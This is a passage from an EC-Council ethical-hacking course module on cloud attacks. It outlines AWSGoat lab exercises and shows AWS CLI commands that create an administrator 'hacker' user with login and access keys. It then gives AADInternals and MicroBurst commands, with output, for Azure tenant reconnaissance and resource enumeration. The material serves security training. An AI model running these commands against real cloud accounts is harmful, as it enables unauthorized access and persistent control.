


Figure 19.99: Screenshot of SQL Injection using AWSGoat

▪ ECS Breakout and Instance Metadata

Exploit vulnerabilities within a container to escape its confines and access the underlying host. Then, the instance metadata service is targeted to retrieve the IAM credentials associated with the AWS instances.

Figure 19.100: Screenshot of retrieving IAM credentials from instance metadata service using AWSGoat

■ Server-Side Request Forgery

Perform an SSRF attack to retrieve the `/etc/passwd` file from the Lambda execution environment and then compromise the environment to create a new user with administrator privileges.




Figure 19.101: Screenshot of Server-Side Request Forgery attack using AWSGoat

- **IAM Privilege Escalation**

Escalate privileges to gain administrator-level access on the AWS account.

```
(natty㉿natty: ~)
$ aws iam create-user --user-name hacker
{
    "User": {
        "Path": "/",
        "UserName": "hacker",
        "UserId": "AIDAZ23T37FAH8QYHN835",
        "Arn": "arn:aws:iam::078162304330:user/hacker",
        "CreateDate": "2022-12-05T11:10:32+00:00"
    }
}

(natty㉿natty: ~)
$ aws iam attach-user-policy --policy-name arn:aws:iam::aws:policy/AdministratorAccess --user-name hacker
(natty㉿natty: ~)
$ aws iam create-login-profile --user-name hacker --password hackerPassword@123
{
    "LoginProfile": {
        "UserName": "hacker",
        "CreateDate": "2022-12-05T11:11:32+00:00",
        "PasswordResetRequired": false
    }
}

(natty㉿natty: ~)
$ aws iam create-access-key --user-name hacker
{
    "AccessKey": {
        "UserName": "hacker",
        "AccessKeyId": "AKIAZ23T37FAF3REYNOL",
        "Status": "Active",
        "SecretAccessKey": "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",
        "CreateDate": "2022-12-05T11:12:32+00:00"
    }
}
```

Figure 19.102: Screenshot of IAM Privilege Escalation using AWSGoat

- **File Upload and Task Metadata**

Obtain a shell on the application by exploiting the file upload vulnerability and then retrieve AWS credentials from the task metadata for further unauthorized access and control over the AWS environment.




Figure 19.103: Screenshot of file upload AWS credential retrieval from task metadata and using AWSGoat

Objective 05

Demonstrate Microsoft Azure Hacking

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org

Microsoft Azure Hacking

hide01.tz

Azure Reconnaissance using AADInternals

AADInternals is PowerShell module for administering Azure AD and Office 365. It provides a wide range of tools for reconnaissance, exploitation, and post-exploitation.

Some commands to perform Azure Reconnaissance

- Run the following command to start tenant recon of the given domain:
`Invoke-AADIntReconAsOutsider -Domain <domain name> | Format-Table`
- Run the following command to return login information for the given user (or domain):
`Get-AADIntLoginInformation -Domain <domain name>`
`$results = Invoke-AADIntReconAsGuest`
- Run the following command to return all registered domains from the tenant of the given domain:
`Get-AADIntTenantDomains -Domain <domain name>`



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org

Azure Reconnaissance using AADInternals

Source: <https://github.com>

AADInternals is a PowerShell module used for administering Azure AD and Office 365. It provides a wide range of tools for reconnaissance, exploitation, and post-exploitation tasks in an Azure AD context.



Figure 19.104: Screenshot of installed AADInternals for Azure Reconnaissance

Steps to Perform Azure Reconnaissance using AADInternals

- After installing and importing the ADDInternals module into the PowerShell session, run the following command to start tenant recon of the given domain:

`Invoke-AADIntReconAsOutsider -Domain <domain name> | Format-Table`

This command fetches all verified domains of the tenant and extracts information such as their type.

```
PS C:\Users\Admin\Desktop\AADInternals> Invoke-AADIntReconAsOutsider -DomainName eccouncil.org | Format-table
Tenant brand: EC-Council
Tenant name: ECcouncilAbq.onmicrosoft.com
Tenant Id: 387087f7-4bb6-4f16-a67d-b9fb2615b293
Tenant region: NA
DesktopSSO enabled: False

Name          DNS   MX   SPF  DMARC  DKIM  MTA-STS Type    STS
---          ---   --   --   --   --   --   --   --
clionmag.com  True  False True  True  True  False Managed
cyberiq.io    True  False True  False False False Managed
cyberresearch.eccouncil.org  True  True  True  False False False Managed
cybersecurity-iclass.eccouncil.org  True  False False False False False Managed
dcserver.eccouncil.org  True  False True  False False False Managed
eccouncil.org  True  True  True  True  True  False Managed
ECcouncilAbq.mail.onmicrosoft.com  True  True  True  False False False Managed
ECcouncilAbq.onmicrosoft.com  True  True  True  False False False Managed
esx.eccouncil.org  True  True  False False False False Managed
examspecialists.com  True  True  True  True  True  False Managed
libcouncil.org  True  False True  True  True  False Managed
library.eccouncil.org  True  False False False False False Managed
shieldalliance.com  True  True  True  True  True  False Managed
```

Figure 19.105: Screenshot of Azure Reconnaissance output of verified domains of the tenant

- Run the following command to return login information for the given user (or domain):

```
Get-AADIntLoginInformation -Domain <domain name>
```

```
PS C:\Users\Admin\Desktop\AADInternals> Get-AADIntLoginInformation -Domain eccouncil.org

Has-Password          : True
Federation Protocol  :
Pref Credential       :
Consumer Domain      :
Cloud Instance Audience urn  : urn:federation:MicrosoftOnline
Authentication Url   :
Throttle Status      : 0
Account Type         : Managed
Federation Active Authentication Url  :
Exists               : 1
Federation Metadata Url  :
Desktop Sso Enabled  :
Tenant Banner Logo   : https://aadcdn.msauthimages.net/dbd5a2dd-ee1b0bujdhx0x5jqqjhrpb5-9e18ndfoundash6zotu/
                           logintenantbranding/0/banner/logo?ts=636842772925334280
Tenant Locale         : 0
Cloud Instance        : microsoftonline.com
State                : 4
Domain Type          : 3
Domain Name          : eccouncil.org
Tenant Banner Illustration  : https://aadcdn.msauthimages.net/dbd5a2dd-ee1b0bujdhx0x5jqqjhrpb5-9e18ndfoundash6zotu/
                           logintenantbranding/0/illustration?ts=636844291552047122
Federation Brand Name  : EC-Council
Federation Global Version  :
User State           : 1
```

Figure 19.106: Screenshot of Azure Reconnaissance output of login information

- Run the following command to return all registered domains from the tenant of the given domain:

```
Get-AADIntTenantDomains -Domain <domain name>
```

```
PS C:\Users\Admin\Desktop\AADInternals> Get-AADIntTenantDomains -Domain eccouncil.org
cismag.com
cyberq.io
cyberresearch.eccouncil.org
cybersecurity-i-class.eccouncil.org
docserver.eccouncil.org
eccouncil.org
ECcouncilAbq.mail.onmicrosoft.com
ECcouncilAbq.onmicrosoft.com
egs.eccouncil.org
examspecialists.com
libcouncil.org
library.eccouncil.org
shieldalliance.com
PS C:\Users\Admin\Desktop\AADInternals>
```

Figure 19.107: Screenshot of Azure Reconnaissance output of registered domains

Some additional commands to perform reconnaissance using AADInternals

Commands	Description
<code>Get-AADIntEndpointInstances</code>	Returns Office 365 instances and information when the latest changes have been made
<code>Get-AADIntEndpointIps -Instance WorldWide</code>	Returns Office 365 IP addresses and URLs for the given instance
<code>Get-AADIntTenantDetails</code>	Returns details for the given tenant
<code>Get-AADIntTenantID -Domain <domain name></code>	Returns tenant id for given user, domain, or Access Token
<code>Get-AADIntKerberosDomainSyncConfig -AccessToken</code>	Fetches tenant's Kerberos domain sync configuration using Azure AD Sync API
<code>Invoke-AADIntReconAsInsider</code>	Invokes the recon as an insider
<code>Get-AADIntOpenIDConfiguration -Domain <domain name></code>	Returns the open ID configuration for given user or domain
<code>Get-AADIntServiceLocations Format-Table</code>	Shows tenant's true service locations
<code>Get-AADIntServicePlans Format-Table</code>	Returns information about tenant's service plans, such as name, id, status, and when first assigned
<code>Get-AADIntSubscriptions</code>	Returns tenant's subscription details, such as name, id, number of licenses, and when created
<code>Get-AADIntCompanyTags -Domain <domain name></code>	Returns tags attached to the tenant
<code>Get-AADIntSyncConfiguration</code>	Returns synchronization details
<code>Get-AADIntTenantAuthPolicy</code>	Returns tenant's authorization policy, including user and guest settings
<code>Get-AADIntComplianceAPICookies</code>	Returns cookies used with compliance API functions
<code>Get-AADIntAzureADPolicies</code>	Shows Azure AD policies

Table 19.10: Commands to perform reconnaissance using AADInternals

71 Module 19 | Cloud Computing

EC-Council C|EH™


Identifying Azure Services and Resources

- Identifying Azure services and resources is crucial for attackers to map out the cloud environment and **discover potential targets**.
- They may use tools such as **AZ CLI** and **MicroBurst** to automate the process of enumerating resources and services within an Azure subscription.

Enumerating Azure Services and Resources using MicroBurst

- To import the **MicroBurst module** in an authenticated Az module PowerShell session:
`Import-Module .\MicroBurst.psm1`
- To create a folder and store the function's output:
`New-Item -Name "microburst-output" -ItemType "directory"`
- To perform the **Azure services and resources enumeration**:
`Get-AzDomainInfo -Verbose -Folder microburst-output`
- Now, run the following command to open the **output folder** using the file explorer:
`explorer microburst-output`

<https://github.com>



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org

Identifying Azure Services and Resources

Source: <https://github.com>

Identifying Azure services and resources is crucial for attackers to map the cloud environment and discover potential targets. By understanding the available services and resources, attackers can identify misconfigurations, vulnerabilities, and weaknesses to exploit. This reconnaissance phase is essential for planning further attacks such as privilege escalation, lateral movement, or data exfiltration.

Attackers can perform this by leveraging Azure's APIs or exploiting the exposed endpoints. They can also use tools such as Azure CLI and MicroBurst to automate the process of enumerating resources and services within an Azure subscription.

The following are steps to enumerate Azure services and resources using MicroBurst:

- Run the following commands to import the MicroBurst module into an authenticated AZ module PowerShell session:
`Import-Module .\MicroBurst.psm1`
- Run the following command to create a folder and store the function's output that is to be executed:
`New-Item -Name "microburst_output" -ItemType "directory"`

- Run the following command to execute the MicroBurst function and perform Azure services and resource enumeration:

```
Get-AzDomainInfo -Verbose -Folder microburst-output
```

This command obtains the enumerated results in CSV format and text files, which are stored in a specific output folder.

- Now, run the following command to open the output folder using file explorer:

```
explorer microburst-output
```

This command creates an output folder called Az, which you can open and access the resources for further details.




Figure 19.108: Screenshot showing the MicroBurst output folder


